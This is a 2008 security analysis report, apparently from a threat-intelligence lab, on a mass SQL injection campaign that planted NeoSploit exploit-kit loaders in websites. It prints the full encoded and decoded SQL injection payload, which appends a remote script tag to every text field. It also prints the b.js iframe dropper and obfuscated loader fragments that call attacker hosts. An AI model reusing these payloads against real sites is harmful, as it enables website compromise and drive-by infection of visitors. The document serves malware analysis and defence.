



A Look at the June 2008 SQL Injection Attacks from the Perspective of Attack Development

July 16, 2008


Contents

Overview	3
Analysis	4
Conclusions	7

Overview

This article analyzes a Web exploit currently in the wild, which is being injected into random domains through the use of an SQL injection exploit. Weblogs indicate that exploitation was active throughout June 2008, with attacks coming from various computers across the globe. The attacking machines looked as if they may have been running an SQL Injection Web bot that likely uses Google results to locate potentially vulnerable ASP pages. Sites that have fallen victim to this exploit are still live and can be found with a Google query, such as the following:

<http://www.google.com/search?hl=en&q=b.js%3E%3C%2Fscript%3E>



Results of search for vulnerable ASP pages

An astute second wave of attackers could use a query such as this to locate an entire host of sites, which are positively known as being vulnerable to SQL Injection attacks.

Analysis

The first stage of the attack is the SQL injection, which can be found in Weblogs, such as the following GET request:

```
http://sandsprite.com/Sleuth/intake.asp?mode=1;DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C415245204054205641524348415228323535292C404320564152434841522832353529204445434C415245205461626C655F437572736F7220435552534F5220464F522053454C45435420612E6E616D652C622E6E616D652046524F4D207379736F626A6563747320612C737973636F6C756D6E73206220574845524520612E69643D622E696420414E4420612E78747970653D27752720414E442028622E78747970653D3939204F5220622E78747970653D3335204F5220622E78747970653D323331204F5220622E78747970653D31363729204F50454E205461626C655F437572736F72204645544348204E4558542046524F4D205461626C655F437572736F7220494E544F2040542C4043205748494C4528404046455443485F5354415455533D302920424547494E20455845432827555044415445205B272B40542B275D20534554205B272B40432B275D3D525452494D28434F4E5645525428564152434841522834303030292C5B272B40432B275D29292B27273C736372697074207372633D687474703A2F2F777772E6164777374652E6D6F62692F622E6A733E3C2F7363726970743E27272729204645544348204E4558542046524F4D205461626C655F437572736F7220494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626C655F437572736F7220%20AS%20VARCHAR(4000));EXEC(@S);--
```

Here the actual body of the exploit is represented as a long hex string. Once decoded, the actual series of SQL commands is as follows:


```
DECLARE @S VARCHAR(4000);SET @S="DECLARE @T VARCHAR(255),@C VARCHAR(255) DECLARE Table_Cursor CURSOR FOR SELECT a.name,b.name FROM sysobjects a,syscolumns b WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN EXEC('UPDATE ['+@T+'] SET ['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+'])))+'<script src=http://www.adwste.mobi/b.js></script>'" FETCH NEXT FROM Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor";EXEC(@S);--
```

This script, which targets Microsoft SQL servers, is designed to load all of the user tables from the master "sysobjects" table. The records from each user table are then cycled through, and a malicious "script src" HTML tag is appended to any text-based fields that are encountered. Once the initial injection is successful, infected sites will spit out malicious JavaScript anytime they utilize one of these corrupted fields in a Web page. One attribute of this type of attack is that any site that uses database text for core elements of their pages may literally have every page of their site infected from just one modified record.

The b.js script referenced in the injection is reported to be a part of the new NeoSploit framework, which we will be looking at in-depth next. This script writes an iframe to the infected page:

```
window.status="";var cookieString = document.cookie;var start = cookieString.indexOf("updatebng=");if (start != -1){}else{var expires = new Date();expires.setTime(expires.getTime()+12*1*60*60*1000);document.cookie = "updatebng=update;expires="+expires.toGMTString();try{document.write("<iframe src=http://supbnr.com/cgi-bin/index.cgi?ad width=0 height=0 frameborder=0></iframe>");}catch(e){};}
```

The index.cgi?ad page returns an HTML Web page with a complex encrypted JavaScript block, such as the following:



```
raw_exploit_loader_stage1.html*
<script type="text/javascript">
<!--
function gppGEQKa7(HE7UynvOK, JC4oS8LDw){
  var o1C7wsU1S = eval;
  var K352yE1RG = arguments.callee;
  var qxuYwI7rI = location.href;
  K352yE1RG = K352yE1RG.toString();K352yE1RG = K352yE1RG + qxuYwI7rI;var gMXLmiCOo = K352
  try {o1C7wsU1S(aSNK74iDj);} catch(e) {VS430bjwr = 1;} try {if (VS430bjwr) {window.locat:
//-->
</script>
</head>
<body onload="gppGEQKa7('acb9a697BA9dB0A7668D7a87948890B077856089af6676A777937D817254976C79
d9f8E88617666A9ae95b26fB79AB86483aba89EAC6Ab4929d548354A2ABadB9a599b4a8b467A9A5a4A0AB997ca
799A8afa3AF67AEB69d9A817fB89bB0af69a294996176668fAF96B09F72a794A966A8B587b5AB&Fb29f5C6f6F8C
4929D5471549987AA7Cb096788DA474bcA5AA549bABA970787482AA8a547E5991BB9a9eb165AF87AB72AA99b6aC
```


In the screen shot above, the function gppGEQKa7() is being called when the page initially loads with a long hex string as its argument. The function is broken down a little bit to show the first couple of lines more clearly. Of particular interest are the first three lines of the function, which are:

```
var o1C7wsU1S = eval;
var K352yE1RG = arguments.callee;
var qxuYwI7rI = location.href;
```

The first variable is being assigned a reference to the eval() function. This is how the decrypted data will be run once processing is complete. The second variable is being assigned the arguments.callee value, which is the text of the commands that make up the Javascript function itself. The third variable is being loaded with the URL of the Web page that is executing these commands.

The encryption mechanism used to decrypt the final script commands uses the text of the decrypting function and the location of the Web page as its decryption keys. If the decrypting function is modified, or if the URL does not match the commands that were encrypted to, decryption will fail. This mechanism is designed to help deter analysis. There are several ways that analysts can work around protections such as this. The simplest technique is to create a hosts entry, redirecting requests for the target domain to one's own Web server to replicate the expected URL. Although the decrypting function itself cannot be modified, the remainder of the page it is loaded in is not checked, which allows analysts to add their own scripting commands to defeat its protection mechanisms.

Since the final decrypted commands are run with the stored reference to the eval() command, we can use the same trick to override the real eval command and replace it with our own function, which simply displays the decrypted results:




```
<script type="text/javascript">
function gppGEQKa7(HE7UynvOK, JC4oS8LDw){var o1C7wsU1S = eval;var K352yE1RG
</script>
<body>
<form>
  <textarea id=txtDump cols=55 rows=50></textarea>
</form>
<script>
  function my_eval(x){document.getElementById('txtDump').value = x}
  eval = my_eval;
  gppGEQKa7('acb9a697BA9dB0A7668D7a87948890B077856089af6676A777937D8172545
</script>
```

iSIGHT Partners' Labs, July 2008

With these trivial modifications, the script now decrypts itself and reveals a safe, clean copy of the code to analyze. After round one of decryption, we are met with yet another layer of similarly encrypted code. After round two of decryption, the third-level script finally reveals its true intentions (although still not the actual exploitation stage yet). This stage of the script has been designed to scan the target system and determine which vulnerable components are installed on the machine.

Once the exploitation parameters have been configured for the software versions detected, the final malicious JavaScript page, which contains the requested exploits, is loaded.



```
var scrBlock = document.createElement("script");
scrBlock.setAttribute("type", "text/javascript");
scrBlock.setAttribute("src", "http://apps84.com/cgi-bin/index.cgi?"
+ "ff4107f0074f01200077e0ed5802000000002b7326c1eff00"
+ quickTime_version + wmvenabled + acrobat_version + flash_version);

document.body.appendChild(scrBlock);
}
```

The detection script analyzed tests for the following software versions:

- Adobe Acrobat versions 5, 6 and 7
- Shockwave Flash versions < 9 and < 9.0.115
- Support for the "video/x-ms-wmv" Mime type
- Apple QuickTime

The parent CGI script, which hosts both the initial detection script and the machine-specific exploit routines, has also been programmed withhold any exploits if it suspects that it is being manually probed by an analyst. If the Referrer field for the Web request is not the expected index.cgi?ad page, it will either throw an error or redirect one to msn.com.

Exploits known to be included in the version analyzed include:

- Apple QuickTime RTSP exploit (CVE-2007-0015)
- MS06-014 - Microsoft Windows MDAC Vulnerability (CVE-2006-0003)
- America Online SB.SuperBuddy.1 ActiveX Control (CVE-2006-5820)

Conclusions

At the time of writing, Google results show 1,440,000 hits for sites that appear to be infected through this technique. This query seems to exclusively include sites with the script string in their page title. This is likely to be a side-effect of trying to Google for a string that includes embedded HTML. Since this initial query appears limited in this manner, the result count also likely only represents a fraction of the affected sites. Throughout this paper, stage after stage of encoding, and encrypted scripts have been detailed. The main benefit of an advanced loader and detection script such as this is that it only reveals the final exploits to machines that it knows to be vulnerable. At no point is the entire exploitation package of capabilities laid out in one place for an analyst to review.

One thing that is unclear at this point is why the detection script tested for software versions, which were not then included in the final exploit page. The most reasonable answer to this is that the detection script is static and used across all NeoSploit builds, representing its full capabilities with the bundle itself being sold in different configurations based on the exploits that you can afford/desire.

One obvious fact is that Web exploitation toolkits are only going to get more professional and advanced. Some sources state that a NeoSploit kit sells for \$1,500-3,000 USD, based on the features requested. For that kind of money, the developers behind these packages have every incentive to make their product as tamper-resistant and full featured as possible, trying to extend life not only to their own exploits (by evading detection and analysis), but also to the creations of the virus writers who utilize them.